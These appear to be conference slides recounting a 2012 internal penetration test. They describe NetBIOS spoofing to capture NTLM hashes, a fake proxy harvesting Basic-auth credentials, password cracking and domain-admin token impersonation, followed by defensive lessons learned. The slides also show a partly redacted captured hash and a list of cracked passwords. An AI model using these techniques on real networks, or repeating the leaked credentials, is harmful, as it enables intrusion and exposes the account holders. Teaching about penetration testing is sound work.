
Now what?

- No default/weak passwords
- No missing patches
- No exploitable config problems
- No sql injection...



Pentesting the (same) internal network (2012) – cont.


4. Attack the clients – method 1



Pentesting the (same) internal network (2012) – cont.

4. Attack the clients – method 1

- Setup a fake local NetBIOS server
- Respond to every request with my IP address
- Setup multiple local services (HTTP, SMB)
- Request Windows authentication on connection
=> capture password hashes



No.	Time	Source	Destination	Protocol	Length	Info
200	12.697618	10.1.1.166	10.1.1.255	NBNS	92	Name query NB KWSHQAPP01<20>
201	12.713457	10.1.1.14	10.1.1.166	NBNS	104	Name query response NB 10.1.1.14

```
NTLMv1 Response Captured from [REDACTED]
DOMAIN: R0 USER: aman[REDACTED]
LMHASH:Disabled
NTHASH:00366da6607a1e1d8408b51[REDACTED]3d2b9a0e7596612a
```

Pentesting the (same) internal network (2012) – cont.

4. Attack the clients – method 1 – cont.


- Captured around NTLM 50 hashes
- Cracked about 25% using dictionary attack with mangling rules in a few hours
- Gained network access as domain user (low privileges)
- Could access some shared files on file server
- Not enough

```
#june2012*
Wizard123!
aprilie_12
fatfrumos58.
./martie02
andree@1987
iulie_2012
april.12
aprilie.2012
aprilie.1988
primavara2012!
mai.2012
bobo2010/
```

Pentesting the (same) internal network (2012) – cont.

4. Attack the clients – method 2

- Man in the middle attack between victim and proxy server
- Setup a fake local proxy server
- Request Basic authentication
- Receive user's credentials in clear text (base64 encoded)




Pentesting the (same) internal network (2012) – cont.

4. Attack the clients – method 2 – cont

The victim sees this:


What would you do?



Pentesting the (same) internal network (2012) – cont.

5. Exploitation

- Got local admin password (global) from a special user ☺
- Could connect as admin on any workstation




Pentesting the (same) internal network (2012) – cont.

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6. Pivoting

- Search the machines from IT subnet for interesting credentials / tokens
- Found a process running as a domain admin user



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
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6. Pivoting

- Search the machines from IT subnet for interesting credentials / tokens
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7. Exploitation

- Impersonate domain admin
- Add user to domain admin group



Game Over

Lessons Learned



Pentest comparison

	2011	2012
Low hanging fruits removed	no	yes
IT personnel vigilance	low	high
Network prepared for pentest	no	yes
Existing vulnerabilities	yes	yes (lower nr)
Overall exploitation difficulty	medium	high

Consultant's advice

- Make yourself periodic vulnerability assessments (e.g. Nessus scans)
- Prepare your network before a pentest (you should always be prepared, btw)
- An homogeneous network is easier to defend then an heterogeneous one
- Do not allow local admin rights for regular users
- Patch, patch, patch
- Educate users for security risks

Conclusions

- ❑ Penetration testing can be used for improving our cyber security
- ❑ Do it periodically with specialized people
- ❑ Mandatory for new applications / systems before putting in production
- ❑ Vulnerability assessment is not penetration testing



???

Q & A





Thank You!

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